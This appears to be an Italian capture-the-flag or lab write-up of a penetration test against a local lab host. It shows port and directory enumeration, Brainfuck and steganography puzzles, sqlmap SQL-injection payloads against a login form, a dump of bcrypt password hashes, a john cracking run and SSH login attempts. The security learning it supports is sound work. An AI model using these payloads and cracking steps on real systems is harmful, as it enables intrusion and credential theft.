GHOSTPROTOCOL

Harry P


Guide for Wild Explorator

GET STARTED →

GHOSTPROTOCOL

Execution


- 21/tcp – FTP
- Server: Synology DiskStation NAS ftpd
- Nota: il messaggio su PASV suggerisce una possibile configurazione atipica o proxy.
- 80/tcp – HTTP
- Server: Apache 2.4.52 (Ubuntu)
- Path individuato: /login.php
- 2222/tcp – SSH
- Versione: OpenSSH 8.9p1 su Ubuntu Linux
- Sono visibili fingerprint RSA/ED25519.
- 5061/tcp – SIP-TLS
- Indica la presenza di un servizio VoIP con supporto TLS.
- 8011/tcp – HTTP-alt
- Server: nginx
- Certificato invalido con CN non corrispondente e scadenza futura, indica possibile configurazione di test o reverse proxy.
- 2. Identificazione del sistema
- OS detection mostra diverse possibilità: Linux kernel 5.x, Mikrotik RouterOS 7.x o VirtualBox virtual NIC → possibile macchina virtuale Linux.
- 3. Traceroute
- Il percorso è diretto (1 hop), coerente con una rete locale.



- Directory scoperte
- /images – redirect (301)
- /css – redirect (301)
- /javascript – redirect (301)
- /tmp – 200 OK, presumibilmente accessibile
- /oldsite – redirect (301), potenzialmente materiale legacy
- /server-status – 403 Forbidden, funzionalità tipica di Apache ma bloccata
- Osservazioni rilevanti
- Il sito ha una struttura web standard (assets: immagini, js, css)
- La directory /tmp potrebbe essere interessante per upload o file temporanei
- /oldsite indica probabile sito precedente → spesso zona vulnerabile
- L'analisi Gobuster è completa (100%) e conferma la presenza di più percorsi utili al test.

GHOSTPROTOCOL

Execution



- Risultati principali:
- /images → 301 Redirect
- /css → 301 Redirect
- /tmp → 200 OK (accessibile)
- Elementi da notare:
- Le directory images e css suggeriscono un vecchio sito con struttura di asset standard.
- La directory /tmp è particolarmente interessante perché risponde con codice 200, condizione che spesso indica la presenza di file temporanei o lasciati da versioni precedenti del sito.
- Il percorso oldsite conferma che esiste una versione precedente del sito ancora raggiungibile, spesso area di rischio per la sicurezza.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.50.8/oldsite
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.50.8/oldsite
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 321] [--> http://192.168.50.8/oldsite/images/]
/css                  (Status: 301) [Size: 318] [--> http://192.168.50.8/oldsite/css/]
/tmp                  (Status: 200) [Size: 17]
Progress: 220558 / 220558 (100.00%)
===============================================================
Finished
===============================================================
```


- Presenza di una pagina di login semplice
- Form con campi Username e Password
- Invio tramite metodo POST
- 2. Trasmissione non sicura (HTTP)
- In basso nel DevTools appare un avviso:
- “Password fields present on an insecure (http://) page. This is a security risk that allows user login credentials to be stolen.”
- → Questo segnala che la pagina usa HTTP non cifrato, quindi ogni credenziale inserita è potenzialmente intercettabile.
- 3. Struttura HTML minimale
- Uso di una pagina statica con immagini e form semplice.
- Layout CSS basico e nessuna misura di sicurezza evidente (esempio: niente HTTPS).

GHOSTPROTOCOL


Execution

- Codice Brainfuck in input
- Il codice inserito nel campo “Input” viene analizzato tramite l’interprete online.
- Risultato decodificato
- La sezione “Output” mostra:9991 => di

- Il sito segnala anche lo stato della memoria al termine dell’esecuzione (Memory Dump).
- Questa attività suggerisce che nel codice HTML di un sito (probabilmente quello visto negli screenshot precedenti) era nascosto un commento contenente codice Brainfuck, poi decodificato qui.




- Presenza di un commento insolito nel codice HTML
- Nel sorgente della pagina (visibile tramite Inspector) appare un lungo commento composto da simboli tipici del linguaggio Brainfuck (+, <, >, [ ], . , , …).
- → Questo indica che il vecchio sito contiene probabilmente contenuto nascosto/obfuscato nel codice sorgente.
- 2. Interfaccia di login simile a quella vista in /login.php
- Design minimale.
- Form POST con campi username e password.
- 3. Connessione non sicura (HTTP)
- In basso il DevTools mostra lo stesso avviso dei precedenti screenshot:
- “Password fields present on an insecure (http://) page…”
- Conferma che anche la versione oldsite non utilizza HTTPS.




GHOSTPROTOCOL

Execution

- Il codice Brainfuck inserito genera in output: “12000 => il”
- Il memory dump conferma l’elaborazione e indica la posizione del puntatore alla fine dell’esecuzione.
- Sembra che l’oldsite contenga diversi frammenti nascosti, ciascuno codificato in Brainfuck.




- Il contenuto visualizzato è: 7282 => intenzioni
- La struttura HTML è minimale: <pre>7282 => intenzioni</pre>
- Non si tratta di una directory listing, ma di una pagina che contiene un singolo frammento di testo, presentato nello stesso formato (numero ⇒ parola) visto nelle decodifiche Brainfuck.



- L'uso del tag <pre> indica che il testo deve essere mostrato così com’è, senza formattazione.
- La directory /tmp, pur accessibile, non elenca file ma ospita contenuti espliciti incorporati nella pagina.

GHOSTPROTOCOL

Execution



- 41002 => misfatto

Output di uno scan di enumerazione web tramite il Fuzzing

- Codice: ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.50.8/FUZZ -mc 200-310 -c -e .php,.txt

Le directory identificate (tmp, oldsite) rappresentano potenziali punti di ingresso o disclosure, mentre la presenza di login.php e welcome.php indica pagine dinamiche attaccabili tramite tecniche come brute force, SQL injection o session hijacking.

```
# on atleast 2 different hosts.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 0ms]
# on atleast 2 different hosts.txt [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 0ms]
#                         [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 0ms]
#.php                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 0ms]
#.txt                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 4ms]
                         [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 0ms]
index.php                [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 0ms]
images                   [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 0ms]
login.php                [Status: 200, Size: 773, Words: 108, Lines: 27, Duration: 0ms]
welcome.php              [Status: 200, Size: 29, Words: 7, Lines: 3, Duration: 0ms]
css                      [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 0ms]
javascript               [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 0ms]
tmp                      [Status: 200, Size: 18, Words: 3, Lines: 1, Duration: 0ms]
oldsite                  [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 0ms]
                         [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 4ms]
```


GHOSTPROTOCOL

Execution

- Il codice contiene una sezione commentata con caratteri come +, <, >, [ ], ...
- Questi simboli corrispondono alla sintassi del linguaggio Brainfuck.
- Nello snippet compaiono due riferimenti:
  - Una riga commentata:
  - <!-- <img src="images/theta-logo.jpg" pass="accio" alt="Theta Logo"> -->
  - Questa versione include un attributo “pass=accìo”, non standard in HTML.
- Ciò suggerisce che potesse contenere metadati significativi o un riferimento simbolico.
- Una riga attiva: <img src="images/theta-logo.png" alt="Theta Logo">
- Questa è l’immagine effettivamente caricata nella pagina.
- La struttura del body è volutamente essenziale:
  - Un’immagine
  - Un separatore <hr>
  - Un form senza campi visibili nel frammento

```
<!DOCTYPE html>
<html lang="en">
▶ <head>⋯</head>
▼ <body> flex
    <!--
    ++++++++++[>+>+++>+++++++>++++++++
    +<<<<-]>>>>-------------.,.--------.<++.>++++++++++++.+.<.>>.+++++.
    -->
    <!--<img src="images/theta-logo.jpg" pass="accio" alt="Theta Logo">--
    >
    <img src="images/theta-logo.png" alt="Theta Logo">
    <hr>
  ▶ <form method="POST">⋯</form>
  </body>
</html>
```

- Punteggio di sospetto elevato: 80%
- Il sistema indica che l’immagine ha caratteristiche statistiche compatibili con la presenza di dati nascosti.
- Il report segnala: “Contiene Dati Nascosti: Sì”
- L’analisi automatizzata ritiene che la PNG presenti modifiche coerenti con tecniche di steganografia, in particolare:
  - File size anomaly
  - Chi-square test significativo sui canali R / G / B
  - RS analysis che indica manipolazione LSB
- Questi indicatori sono tipici dei metodi che inseriscono informazione nei bit meno significativi dei pixel.
- Formato: PNG
- Risoluzione: 1024×1024
- Dimensione reale superiore a quella stimata come “attesa”
- Questo scostamento rafforza l’ipotesi di contenuto aggiuntivo.



GHOSTPROTOCOL

Execution

- Consultazione della guida dello strumento (man steghide)
- Viene eseguito un comando di estrazione di dati da un file immagine (theta-logo.jpg).
- Nel terminale appare: “wrote extracted data to ‘poesia.txt’”
- Questo indica che l’immagine conteneva un file incorporato, che è stato estratto con successo.
- Il file poesia.txt contiene un testo poetico narrativo
- Due personaggi (Luca e Milena)
- Riferimento a una data non chiara (“Era il 22 o il 2222?”), riferimento palese alle Porte da utilizzare

```
┌──(kali㉿kali)-[~]
└─$ man steghide

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ steghide extract -sf /home/kali/Desktop/theta-logo.jpg
Enter passphrase:
wrote extracted data to "poesia.txt".

┌──(kali㉿kali)-[~]
└─$ cat poesia.txt
Nel bosco incantato, sotto il cielo stellato,
Luca e Milena, maghi innamorati, si diedero appuntamento,
Era il 22 o il 2222? Un sussurro appena accennato,
Un luogo tra verità e illusioni, dove il mondo era diverso.

Danzarono sotto la luna, nel punto stabilito,
Un sentiero nascosto, di magia e mistero avvolto,
E se mai vedrai quel luogo, dove il tempo è sospeso,
Saprai che lì, tra illusioni e amore, il loro sogno è acceso.
```

Utilizzato SQLMap

- Lo strumento riporta che il parametro username ha mostrato comportamenti compatibili con:
  - Boolean-based blind
  - Error-based
  - Time-based blind
  - UNION-based query pattern
- Si tratta di categorie standard di test utilizzate per valutare stabilità e comportamento dei parametri durante l’analisi di input.
- Lo strumento fornisce anche una descrizione del contesto tecnologico del server:
  - Sistema operativo: Linux Ubuntu 22.04
  - Web server: Apache 2.4.52
  - Database: MySQL/MariaDB 5.x

- Nome dei database individuati:
  - **information_schema**
  - **oldsite**

- Alla fine c’è da notare: “fetched data logged to text files under ‘.../output/192.168.50.10’”
- Lo strumento ha quindi salvato i risultati in un percorso locale per analisi successive.

```
sqlmap identified the following injection point(s) with a total of 230 HTTP(s) requests:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: username=test' OR NOT 9685=9685-- iear&password=test

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=test' AND (SELECT 3211 FROM(SELECT COUNT(*),CONCAT(0x7176787871,(SELECT (ELT(3211=3211,1))),0x71766b7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- DSft&password=test

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=test' AND (SELECT 8926 FROM (SELECT(SLEEP(5)))mbiy)-- wyKO&password=test

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: username=test' UNION ALL SELECT CONCAT(0x7176787871,0x7a59434f6c43506b58686b5a536c4651575a62436d7a6b6a4c7457524359546a62596e5867744b42,0x71766b7071),NULL-- -&password=test
---
[05:47:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52, PHP
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[05:47:14] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] oldsite

[05:47:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.10'
```

GHOSTPROTOCOL

Execution

- L’esecuzione di uno strumento di analisi automatica, presentato con il suo caratteristico logo ASCII.
- Il comando avviato analizza la pagina: http://192.168.50.10/oldsite/login.php
- Come parametri di input, la richiesta invia: username=test&password=test
- L’opzione visualizzata specifica che l’analisi si focalizza sul database chiamato “oldsite” e che lo strumento dovrà estrarre tutto il contenuto disponibile.
- In questa schermata non sono ancora visibili risultati, ma solo l’inizializzazione dello strumento.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.50.10/oldsite/login.php" --data="username=test&password=test" -D oldsite --dump-all

{1.9.10#stable}

https://sqlmap.org
```

- Database analizzato: oldsite
- Tabella visualizzata: users
- Numero di record: 4 voci
- Campi mostrati:
  - id
  - password
  - username
- Osservazioni sulla struttura
  - Ogni riga contiene un identificativo numerico, il nome utente e una stringa crittografata nel campo password.
- I nomi utente presenti sono:
  - anna
  - luca
  - marco
  - milena
- Le password appaiono sotto forma di hash, riconoscibili per la struttura tipica dei formati moderni di hashing (prefisso $2y$10$...).
- Non è mostrato alcun contenuto sensibile in chiaro, ma solo hash codificati.

Database: oldsite
Table: users
[4 entries]

id	password	username
1	$2y$10$Dy2MtfKLFvH78.bLGp6a7uBdSE1WNCSbnT0HvAQLyT2iGZWGO7TMK	anna
2	$2y$10$lNS1EUevEtLqsp.OEq4UkuGREzvkouhZCdpT9h5t.Fw6oBZsai.Ei	luca
3	$2y$10$gdY5a.GIC6ulg7ybIBMh0OU7Cdo.pEebWsL7E/CLGFHoTG39LePAK	marco
4	$2y$10$3ESgP8ETH4VPpbsw4C5hze6bP6QEDMByxelQEPUdh7Uh6Q6aHRZDy	milena

GHOSTPROTOCOL

Execution

- Il file analizzato si chiama hashpass.txt.
- La wordlist usata è rockyou.txt, file frequentemente utilizzato nei test di forza delle password.
- L'hash caricato è di tipo bcrypt (identificabile dalla notazione $2y$10$...).
- Lo strumento utilizza più thread (8 in questo caso).
- Dopo alcuni minuti di elaborazione, viene trovata una corrispondenza:
  - darkprincess
- L'output mostra anche numeri relativi alla velocità di elaborazione (g/s, c/s).
- La schermata rappresenta quindi il completamento di un processo di analisi di hash e il recupero del valore associato.

```
┌──(kali㉿kali)-[~]
└─$ john hashpass.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:50 0.11% (ETA: 19:17:54) 0g/s 377.8p/s 377.8c/s 377.8C/s randolf..garuda
0g 0:00:00:51 0.11% (ETA: 19:18:47) 0g/s 378.0p/s 378.0c/s 378.0C/s benten..windex
0g 0:00:00:52 0.11% (ETA: 19:19:32) 0g/s 377.8p/s 377.8c/s 377.8C/s shaker..keshawn
0g 0:00:02:22 0.29% (ETA: 20:20:33) 0g/s 351.2p/s 351.2c/s 351.2C/s buster101..apocalipsa
darkprincess     (?)
1g 0:00:03:34 DONE (2025-11-12 06:43) 0.004652g/s 343.0p/s 343.0c/s 343.0C/s david1234..compusa
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Primo tentativo sulla porta standard (22)

- Risposta: Connection refused
- Il servizio SSH non è attivo o non accetta connessioni sulla porta predefinita.

- Una prima chiamata contiene un errore di formattazione dell'indirizzo (hostname interpretato in modo errato).
  - In seguito viene usato correttamente il flag: ssh milena@192.168.50.8 -p 2222
- SSH risponde e richiede conferma dell'impronta digitale della chiave del server.
- Il client la accetta ("yes") e la aggiunge ai known_hosts.

- Compare un messaggio che segnala l'uso di algoritmi non post-quantum.
- Compare un avviso sul fatto che la connessione non utilizza cifrature di ultima generazione.

- Per tre volte compare: Permission denied, please try again.

```
┌──(kali㉿kali)-[~]
└─$ ssh milena@192.168.50.8
ssh: connect to host 192.168.50.8 port 22: Connection refused

┌──(kali㉿kali)-[~]
└─$ ssh milena@192.168.50.8:2222
ssh: Could not resolve hostname 192.168.50.8:2222: Name or service not known

┌──(kali㉿kali)-[~]
└─$  ssh -h
unknown option -- h
usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface] [-b bind_address]
           [-c cipher_spec] [-D [bind_address:]port] [-E log_file]
           [-e escape_char] [-F configfile] [-I pkcs11] [-i identity_file]
           [-J destination] [-L address] [-l login_name] [-m mac_spec]
           [-O ctl_cmd] [-o option] [-P tag] [-p port] [-R address]
           [-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]]
           destination [command [argument ...]]
       ssh [-Q query_option]

┌──(kali㉿kali)-[~]
└─$ ssh milena@192.168.50.8 -p 2222
The authenticity of host '[192.168.50.8]:2222 ([192.168.50.8]:2222)' can't be established.
ED25519 key fingerprint is: SHA256:1QtQMK20LnLOrV+jU4RlFFCA/KMx8p+valw1C9crOSs
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.50.8]:2222' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
milena@192.168.50.8's password:
Permission denied, please try again.
milena@192.168.50.8's password:
Permission denied, please try again.
milena@192.168.50.8's password:
```


GHOSTPROTOCOL

Execute

Il testo inserito nel parametro (“eh”) viene riflesso nella pagina
Sul form presente al centro della pagina si vede: eh
Ciò indica che il valore passato nel parametro xss viene semplicemente riprodotto nell’output HTML.

Presenza di un nuovo blocco di Brainfuck nel sorgente

Nel pannello Inspector, all’interno del <body>, è visibile una lunga sequenza di simboli:
++++++++[>++>+++>+++++++<<<-]>>----++++++++++++.....



Il codice inserito è una breve sequenza:
++++++.·
Questa si traduce nell’output: 7282 => intenzioni
Lo stesso risultato era già stato osservato nella pagina /tmp del sito, quindi lo screenshot conferma la coerenza tra contenuti nascosti nel sito e la loro decodifica su dcode.fr.

Il “Memory Dump” riporta:

- [2] = 32 (spazio)
- [3] = '>' (62)
